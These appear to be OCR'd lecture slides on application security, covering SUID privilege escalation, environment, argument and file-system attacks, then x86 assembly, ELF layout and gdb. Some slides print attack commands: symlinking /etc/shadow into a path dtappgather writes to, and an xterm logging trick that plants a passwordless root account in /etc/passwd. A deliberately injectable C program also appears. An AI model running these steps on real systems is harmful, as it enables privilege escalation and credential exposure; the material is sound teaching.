



Application Security

- Applications provide services
  - Locally (e.g., word processing, file management)
  - Remotely (e.g., network service implementations)
- The behavior of an application is determined by the code being executed, the data being processed, and the environment in which the application is run
- Attacks against applications aim at bringing applications to execute operations that violate the security of the system
  - Violation of integrity
  - Violation of confidentiality
  - Violation of availability

Application Model



Application Vulnerability Analysis

- Application vulnerability analysis is the process of identifying vulnerabilities in applications, as deployed in a specific operational environment
- Design vulnerabilities
  - These vulnerabilities are flaws in the overall logic of the application
    - Lack of authentication and/or authorization checks
    - Badly-placed trust
- Implementation vulnerabilities
  - These vulnerabilities are introduced because the application is not able to correctly handle unexpected events
    - Unexpected input
    - Unexpected errors/exceptions
    - Unexpected interleaving of events
- Deployment vulnerabilities
  - These vulnerabilities are introduced by an incorrect/faulty deployment/configuration of the application
    - An application is installed with more privileges than the ones the application should have
    - An application is installed on a system that has a faulty security policy and/or mechanism (e.g., a file that should be read-only is actually writeable)

Remote vs. Local Attacks

- Local attacks
  - Allow one to manipulate the behavior of an application through local interaction
    - Require a previously-established presence on the host (e.g., an account, or another application under the control of the attacker)
  - Allow one to execute operations with privileges that are different (usually superior) from the ones that the attacker would otherwise have
  - Are easier to perform, because the attacker has a better knowledge of the environment
- Remote attacks
  - Allow one to manipulate the behavior of an application through network-based interaction
    - Unauthenticated remote attacks: Interaction with the application does not require authentication or prior capabilities
  - Allow one to execute operations with the privileges of the vulnerable application
  - Are more difficult to perform but are more powerful, as they do not require prior access to the system

Local Attacks: Understanding UNIX Processes

- Each process has a real UID/GID, an effective UID/GID, and a saved UID/GID
  - Real IDs: defines the user who started/owns the process
  - Effective IDs: used to determine if the process is "allowed to do things"
  - Saved IDs: used to drop and re-gain privileges
- If a program file has the SUID bit set, when a process executes the program the process' effective UID/GID are changed to the ones of the program file owner

```
vigna@longboard~: ls -al /usr/bin/passwd
-r-s--x--x    1 root     root        12244 Feb  7  2004 /usr/bin/passwd*
vigna@longboard~: ls -al /usr/bin/chsh
-r-s--x--x    1 root     root        13832 Mar  7  2004 /usr/bin/chsh*
```

SUID Behavior

- int setuid(uid_t uid) sets the ruid, euid, and suid to uid
  - It is allowed only if
    - euid is 0
    - euid is not 0, but uid = euid
- int seteuid(uid_t uid) sets the euid to uid
  - If euid is not 0, uid must be either the ruid or the suid
- int setresuid(uid_t ruid, uid_t euid, uid_t suid)
  - Allows one to set the three IDs
  - Unprivileged processes can only switch among existing values
- By using the saved UID, a SUID process can securely switch between the the ID of the user invoking the program and the ID of the user owning the executable

Attacking SUID Programs

- 99% of the local vulnerabilities in UNIX systems exploit SUID-root programs to obtain root privileges
  - 1% of the attacks target the operating system kernel itself
- Attacking SUID applications is based on
  - Inputs
    - Startup:command line, environment
    - During execution: dynamic-linked objects, file input
  - Interaction with the environment
    - File system: creation of files, access to files
    - Processes: signals, invocation of other commands
- Sometimes defining the boundaries of an application is not easy

Attacking SUID Programs

- Providing faulty inputs may lead to
  - Memory corruption
    - Control hijacking
    - Data brainwashing
  - Command injection
- Providing faulty execution conditions may lead to
  - Erroneous exception handling
  - Race conditions
  - Information leaks

Attacks

- Environment attacks
- Input arguments attacks
- File access attacks
  - Race condition attacks
  - File descriptor attacks
- Overflow attacks (stack, heap)
- Format string attacks

Playing with the Environment

- Applications invoke external commands to carry out specific tasks
- system() executes a command specified in a string by calling
  - /bin/sh -c string
- popen() opens a process by creating a pipe, forking, and invoking the shell as in system()
- execlp() and execvp use the PATH variable to locate applications
- Execution of the external commands/applications invoked can be influenced by the environment

Playing with the Environment

- Path substitution
  - Invocation of commands without specification of complete path
  - Attacker modifies his/her own PATH variable to induce the script to execute arbitrary commands
  - Attacker modifies his/her $HOME variable to control the execution of commands (or the access to files) specified using a home-relative path (e.g., ~/myfile)
- IFS attack (obsolete)
  - Attacker substitutes value of inter-field separator variable (IFS)
  - Absolute path is interpreted as space-separated list of local command (e.g., "/bin/ls" executes local command "bin" with argument "ls")
  - Modern shells reset this variable

The preserve Attack

- /usr/lib/preserve was used by the vi editor to make a backup copy of the file being edited by a user
- In the case of the "sudden death" of the editor, preserve would send an email to the user to tell him/her that the file had been saved
- Preserve
  - Ran SUID root to guarantee the privacy of temporary files
  - Used /bin/mail to send email, invoked with system()
- Attacker
  - changes IFS to "/"
  - creates program named "bin" in current dir
  - kills a running vi program

Lessons Learned

- Invoking commands with system() and popen() is dangerous
- The environment should always be set to a known state before execution

Playing with the Command Line Parameters

- Command-line parameters are often used by an application without
  - Size checking
  - Sanitization
- User-provided data can be used to perform
  - Command injections (or "the ';' attack")
  - Directory traversal attacks (or the "dot-dot attack")
  - Overflows
  - Format string attacks

A Simple Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
  char cmd[1024];

  snprintf(cmd, 1024, "cat /var/log/%s", argv[1]);
  cmd[1023] = '\0';

  return system(cmd);
}
```

Lessons Learned

- Command-line parameters should always be checked for length/size if copied into local buffers
- Command-line parameters should always be sanitized
- General validation problem
  - Look for evidence of malicious input (e.g., ';' in a username)
  - Define what's allowed and deny everything else
  - Escape possibly dangerous input
- It applies to web-based application, SQL queries, etc.

Playing with the File System

- Many application create/use temporary files for logging, locking
- Some applications do not test
  - If the file already exists
  - If the file is actually a symbolic link
- Sometimes the filename can be specified by the user
- Sometimes the filename is predictable
- Sometimes the erroneous handling of an exception will cause the bypassing of security checks
- Attacker creates symbolic link to a file accessible only to the superuser and invokes the application

The dtappgather Attack

- The dtappgather utility is shipped with the Common Desktop Environment (CDE)
- dtappgather uses a directory with permissions 0555 to create temporary files used by each login session
- /var/dt/appconfig/appmanager/generic-display-0 is not checked for existence prior to the opening of the file

```
ls -l /etc/shadow
-r-------- 1 root other 1500 Dec 29 18:21 /etc/shadow
% ln -s /etc/shadow /var/dt/appconfig/appmanager/generic-display-0
% dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0:
File exists
% ls -l /etc/shadow
-r-xr-xr-x 1 user users 1500 Dec 29 18:21 /etc/shadow
```


The xterm Attack

- xterm was SUID root to allow for tty owner change and access to *utmp* and *wtmp* files during login
- xterm allows one to log commands to a file...
- ...not checking the destination file if a stat() fails

The xterm Attack

```
% mkdir ./dummy
% ln -s /etc/passwd ./dummy/passwd
% chmod 200 ./dummy # This will make stat() fail
% ln -s /bin/sh /tmp/hs^M
% xterm -l -lf dummy/passwd -e echo "rut::0:1::/:/tmp/hs"
% rlogin localhost -l rut
```


Playing with the File System: TOCTTOU Attacks

- Attacker may race against the application by exploiting the gap between testing and accessing the file (time-of-check-to-time-of-use)
  - Time-Of-Check (t1): validity of assumption A on entity E is checked
  - Time-Of-Use (t2): E is used, assuming A is still valid
  - Time-Of-Attack (t3): assumption A is invalidated
  - t1 < t3 < t2
- Data race condition
  - Conflicting accesses of multiple processes to shared data
  - At least one of them is a write access

TOCTTOU Example

- The access() system call returns an estimation of the access rights of the user specified by the real UID
- The open() system call is executed using the effective UID

```
if (access(filename, W_OK) == 0) {
   if ((fd = open(filename, O_WRONLY)) < 0) {
       perror(filename);
       return -1;
   }
   write(fd, buf, count);
}
```


The passwd Attack

- Broken version of passwd on HP/UX and SunOS operating systems
- The passwd command takes as input the password file to manipulate and
  - Opens the password file and extracts the entry associated with the user that invoked the program
  - Closes the password file
  - Creates and opens a temp file (called ptmp) in the same directory of the password file
  - Opens the password file again and copies the unchanged contents to ptmp
  - Closes both files and renames ptmp to the name of the password file


The passwd Attack

- A race condition can be exploited to overwrite any file in the system
- For example, an attacker creates directory "pwd" containing a bogus password file named ".rhosts", whose first line is
  localhost attacker :::::
  and the remainder is a copy of the original password file
- The attacker creates a link, called "link", to "pwd" and executes "passwd link/.rhosts"
- During the execution of the program the attacker switches the destination of "link" between "pwd" and the victim's home directory (e.g., ~root)
- As a result, the .rhost file is copied in the victim home dir


The passwd Attack

- The passwd process opens and reads link/.rhosts (link=pwd)
- Attacker changes the link (link=~root)
- The process creates the ptmp file in link (link=~root)
- Attacker changes the link (link=pwd)
- The process opens link/.rhosts (link=pwd) again and copies the content into ptmp (which is still in ~root)
- The attacker switches the link again (link=~root)
- The process closes the file descriptor associated with link/.rhosts (with link=pwd)
- The process renames link/ptmp to link/.rhosts (link=~root)

The passwd Program



The passwd Attack



Lessons Learned

- Verify/validate the assumptions made about the file system
- Use truly random filenames
- Preventing TOCTTOU race conditions:
  - Use versions of system calls that use file descriptors instead of file path names
  - Perform file descriptor binding first

Playing with Open Files

- SUID applications open files to perform their tasks
- Sometimes they fork external processes
- If the close-on-exec flag is not set, the new process will inherit the open file descriptors of the original program

The chpass Attack

- The "chpass" command on OpenBSD systems allows unprivileged users to edit database information associated with their account
- Chpass creates a temporary copy of the password database, spawning an editor to display and modify user account information, and then committing the information into the temporary password file copy, which is then used to rebuild the password database
- Using an escape-to-shell feature of the vi editor it was possible to obtain a shell with an open file descriptor to the copy file
- Arbitrary modifications (an additional root account, anyone?) will be merged in the original passwd file

Assembly


- Low-level symbolic language
- Processor-specific
- Directly translated into binary format

The 80x86 CPU Family

- 8088, 8086: 16 bit registers, real-mode only
- 80286: 16-bit protected mode
- 80386: 32-bit registers, 32-bit protected mode
- 80486/Pentium/Pentium Pro: Adds few features, speed-up
- Pentium MMX: Introduces the multimedia extensions (MMX)
- Pentium II: Pentium Pro with MMX instructions
- Pentium III: Speed-up, introduces the Streaming SIMD Extensions (SSE)
- Pentium 4: Introduces the NetBurst architecture
- Xeon: Introduces Hyper-Threading
- Core: Multiple cores


Memory Addressing

- Users access memory with 32-bit addresses
  - Flat memory model: Memory is considered a single, continuous address space from 0 to 2^32 -1 (4GB)
  - Segmented memory model: Memory is a group of independent address spaces called segments, each addressable separately
  - Real-address mode model: Memory model used for compatibility with 8086 CPUs
- The memory architecture is paged (4K pages)



80x86 Registers


- Registers represent the local variables of processor
- There are four 32-bit general purpose registers
  - `EAX, EBX, ECX, EDX`
- Two registers are used for high-speed memory transfer operations
  - `ESI/SI, EDI/DI`
- There are several 32-bit special purpose registers
  - `ESP/SP`: the stack pointer
  - `EBP/BP`: the frame pointer




Other Registers

- Segment registers: `CS`, `DS`, `SS`, `ES`, `FS`, `GS`
  - Used to select segments (e.g., code, data, stack)
- Program status and control: `EFLAGS`
- The instruction pointer: `EIP`
  - Points to the next instruction to be executed
  - Cannot be read or set explicitly
  - It is modified by jump and call/return instructions
  - Can be read by executing a call and checking the value pushed on the stack
- Floating point units and MMX/XMM registers

EFLAGS



Data Sizes



Beware of the Endianess (and of Signed Integers)!

- Intel uses little endian ordering
  - 0x03020100 starting at address 0x00F67B40

```
0x00F67B40   00
0x00F67B41   01
0x00F67B42   02
0x00F67B43   03
```

- Signed integers are expressed in 2's complement notation
- The sign is changed by flipping the bits and adding one, ignoring the overflow
  - -1 is 0xFFFFFFFF
  - -2 is 0xFFFFFFFE
  - ?? is 0xFFFFF826
- Having a calculator handy is a good thing...

x86 Assembly Language

- (Slightly) higher-level language than machine language
- Program is made of:
  - directives: commands for the assembler
    - `.data` identifies a section with variables
  - instructions: actual operations
    - `jmp 8048f3f`
- Two possible syntaxes, with different ordering of the operands!
  - AT&T syntax (objdump, GNU Assembler)
  - DOS/Intel syntax (Microsoft Assembler, Nasm)

x86 Assembly Language

- Instruction syntax (AT&T)
  - `label: mnemonic source(s),destination # comment`
  - Numerical constants are prefixed with a `$`
  - Hexadecimal numbers start with `0x`
  - Binary numbers start with `0b`
  - Registers are denoted by `%`
- Instructions can be modified using suffixes
  - `b` for byte, `w` for word (16 bits), `l` for long (32 bits)
    - `movl %ecx,%eax # moves ecx into eax`

Addressing Memory


- An address is specified by using a segment selector and an offset
  - Most segment selectors are defined implicitly
    - CS for the code segment, DS for the data segment, SS for the stack segment
  - `mov %eax,%es:$42`
- Memory access is of form `displacement(%base, %index, scale)` where the result address is `displacement+%base+%index*scale`
  - `movl 0xffffff98(%ebp),%eax`
    - copies the contents of the memory pointed by `ebp` - 104 into `eax`
  - `mov (%eax),%eax`
    - copies the contents of the memory pointed by `eax` in `eax`
  - `movl %eax,15(%edx,%ecx,2)`
    - moves the contents of eax into the memory at address 15 + `edx` + `ecx` * 2
  - `mov $0x804a0e4,%ebx`
    - copies the value `0x804a0e4` into `ebx`
  - `mov 0x804a0e4,%eax`
    - copies the content of memory at address `0x804a0e4` into `eax`

Instruction Classes

- Data transfer
  - mov, xchg, push, pop
- Binary arithmetic
  - add, sub, imul, mul, idiv, div, inc, dec
- Logical
  - and, or, xor, not
- Control transfer
  - jmp, jne, call, ret, int, iret
- Input/output
  - in, out

Execution Levels

- There are different privilege levels
- These are used to separate user-land execution from kernel-level execution
- Subroutines at higher privilege levels can be accessed through gates and require special setup
- Usually kernel-mode is mapped to level 0 and user-mode to level 3



Data Definition

- Data objects are defined in a data segment using the syntax
  - `label      type     data1, data2, ...`
- For example:

```
.data
  myvar     .long  0x12345678, 0x23456789
  bar       .word  0x1234
  mystr     .asciz "foo"
```


The Stack

- The stack usually grows towards lower memory addresses
- This is the way the stack grows on many architectures including the Intel, Motorola, SPARC, and MIPS processors
- The stack pointer (SP) points to the top of the stack (the last valid address)
- A push operation first decrements the stack pointer and then stores the value in the address contained in the register

Frames and Function Invocation

- The stack is composed of frames
- Frames are pushed on the stack as a consequence of function calls (function prologue)
- The address of the current frame is stored in the Frame Pointer (FP) register
  - On Intel architectures EBP is used for this purpose
- Each frame contains
  - The function's actual parameters
  - The return address to jump to at the end of the function
  - The pointer to the previous frame
  - Function's local variables

Prologues and Epilogues

- Before calling a function the caller prepares the parameters by either setting specific registers or by pushing them on the stack
- The prologue of the called function
  - Pushes the current base pointer on the stack
  - Sets the base pointer to be the current stack pointer
  - Moves the stack pointer onward to make room for local variables


```
push %ebp
mov %esp, %ebp
sub $n, %esp /* n is the size of local vars */
```

- Note: This is different from the `enter` command, which switches the last two steps (therefore it's not used by GCC)

Prologues and Epilogues

- The epilogue of the called function
  - Saves the results (if any) in the EAX register
  - Stores the base pointer into the stack pointer (deletes the current stack)
  - Pops a value from the stack, restoring the saved base pointer
  - Executes a ret
- The second and third operations are equivalent to a `leave` command

Stack Frame



Function Calling Conventions

- There are two main function calling conventions
- Cdecl:
  - Caller pushes arguments on the stack
  - Caller cleans up the stack afterwards
  - Cons: Cleanup code needs to be replicated at each invocation location
- Stdcall:
  - Caller pushes arguments on the stack
  - Called function cleans up the stack
  - Cons: no variadic functions

If Statement

```
#include <stdio.h>

int main(int argc, char **argv)
{
  int a;

  if(a < 0) {
    printf("A < 0\n");
  }
  else {
    printf("A >= 0\n");
  }
}
```

```
.LC0:
        .string "A < 0\n"
.LC1:
        .string "A >= 0\n"
main:
        [ function prologue ]
        cmpl    $0, -4(%ebp) /* s = a - 0 */
        jns     .L2 /* if sign bit is not
                               set */
        push    $.LC0, (%esp)
        call    printf
        pop     %ecx
        jmp     .L3
.L2:
        push    $.LC1, (%esp)
        call    printf
        pop     %ecx
.L3:
        leave
        ret
```

While Statement

```
#include <stdio.h>

int main(int argc, char **argv)
{
    int i;

    i = 0;
    while(i < 10)
    {
        printf("%d\n", i);
        i++;
    }
}
```

```
.LC0:
        .string "%d\n"
main:
        [ function prologue ]
        movl    $0, -4(%ebp)
.L2:
        cmpl    $9, -4(%ebp)
        jle     .L4
        jmp     .L3
.L4:
        movl    -4(%ebp), %eax
        movl    %eax, 4(%esp) /*optimization
                 so that stack does not need
                 to be cleaned after call*/
        movl    $.LC0, (%esp)
        call    printf
        leal    -4(%ebp), %eax
        incl    (%eax)
        jmp     .L2
.L3:
        leave
        ret
```


A Program's Life

- (Design)
- Development, usually in a high-level language
- Compilation/translation into binary form (object form) by a compiler or assembler
  - Programs in interpreted languages are translated into an intermediate format
- Execution by a process
- Termination

Object Files

- Object files include applications and libraries
- Object files in general contain:
  - The code, in binary format
  - Relocation information about things that need to be fixed once the code and the data are loaded into memory
  - Information about the symbols defined by the object file and the symbols that are imported from different objects
  - Optionally, debugging information
- Examples:
  - COM format
  - a.out format
  - ELF format (Linux)
  - PE format (Windows)
  - Mach-O (Mac OS X)


Linking

- Linking is the process of resolving references that a program has to external objects (variables, functions)
- Static linking is performed at compile-time
- Dynamic linking is performed at run-time

The .COM Format

- Simplest file format possible
- File contains the raw executable without any additional information
- The file is loaded into memory at a predefined offset and then the OS jumps to the first instruction in the file
- This work because of the segmented nature of x86 processors
- The size of a program is limited to 64K

The a.out File Format




The PE File Format

- The PE file was introduced to allow MS-DOS programs to be larger than 64K
- Also known as the "EXE" format
- Programs are written as if they were always loaded at address 0
- The program is actually loaded in different points in memory
- The header contains a number of relocation entries that are used at loading time to "fix" the addresses (this procedure is called "rebasing")

The ELF File Format

- The Executable and Linkable Format (ELF) is one of the most used binary object formats
- ELF files are of three types
  - relocatable: need to be fixed by the linker before being executed
  - executable: ready for execution (all symbols have been resolved with the exception of those related to shared libs)
  - shared objects: shared libraries with the appropriate linking information

The ELF File Format



- A program is seen as a collection of segments by the loader and as a collection of sections by the compiler/linker
- A segment is usually made of several sections
- The segment structure is defined in the Program Header Table
- The section structure is defined in the Section Header Table

ELF Sections

- Each section contains a header that specifies the type of section and the permissions
  - PROGBITS: Parts of the program, such as code and data
  - NOBITS: Parts of the program that do not need space in the file, such as uninitialized data
  - SYMTAB and DYNSYM: Symbol tables for static and dynamic linking
  - STRTAB: The string table used to match identifiers with symbols
  - REL and RELA: Sections that contain relocation information
- The flag bits are:
  - ALLOC: the section is allocated in memory
  - WRITE: the section is writable
  - EXECINSTR: the section is executable


Typical ELF Sections

Name	Description	Type	Flags
.text	the program's code	PROGBITS	ALLOC and EXECINSTR
.data	initialized data	PROGBITS	ALLOC and WRITE
.rodata	read-only data	PROGBITS	ALLOC
.bss	uninitialized data	NOBITS	ALLOC
.init and .fini	pre and post code	PROGBITS	ALLOC and EXECINSTR

Process Structure

- Environment/Argument section
  - Used for environment data
  - Used for the command line data
- Stack section
  - Used for local parameters
  - Used for saving the processor status
- Heap section
  - Used for dynamically allocated data
- Data section (Static/global vars)
  - Initialized variables (.data)
  - Uninitialized variables (.bss)
- Code/Text section (.text)
  - Marked read-only
  - Modifications causes segfaults

Top of memory (0xBFFFFFFF)



Bottom of memory (0x00800000)

PLT and GOT

- When a shared library function is called by a program the address called is an entry in the Procedure Linking Table (PLT)
- The address contains an indirect jump to the addresses contained in variables stored in the Global Offset Table
- The first time a function is called, the GOT address is a jump back to the PLT, where the code to invoke the linker is called
- The linker does its magic and updates the GOT entry, so next time the function is called it can be directly invoked
- The PLT is read-only, but the GOT is not...
  - By overwriting the contents of a GOT entry it is possible to jump to arbitrary locations

The .dtors Section

- The ELF format includes a number of sections with special meaning
  - objdump -h
- The .init/.ctors sections contain code to be executed before the actual program code
- The .fini/.dtors sections contain code to be executed after the actual program code
- The .dtors section is not read-only
  - Section is a list of four-byte addresses (starts with 0xffffffff and ends with 0x00000000)
  - The first address after the 0xffffffff is a good target for address overwriting

Tools

- gdb: The GNU debugger
- objdump: display the content of object files
  - objdump -d <file> prints the assembly of a file
- readelf: displays information about ELF files
- hexdump: displays the contents of binary files
- elfsh: manipulate ELF files
- /proc/<pid>/maps: shows the memory layout of a process
- IDA Pro: the best disassembler/analysis tool

GNU Debugger Mini Tutorial

- run <args>: run the program with <args>
- step: step-by-step execution
- backtrace: show the stack
- print /f expr: print data
  - f=x print as hexadecimal, f=d print as decimal; f=a print as address
- x/nfu <addr> examine memory
  - n repeat count, f format (similar to print), u unit size
- Examples:
  - x/10c $esp: prints the 10 characters after the stack pointer
  - x/10i $eip: prints the 10 instruction after the instruction pointer
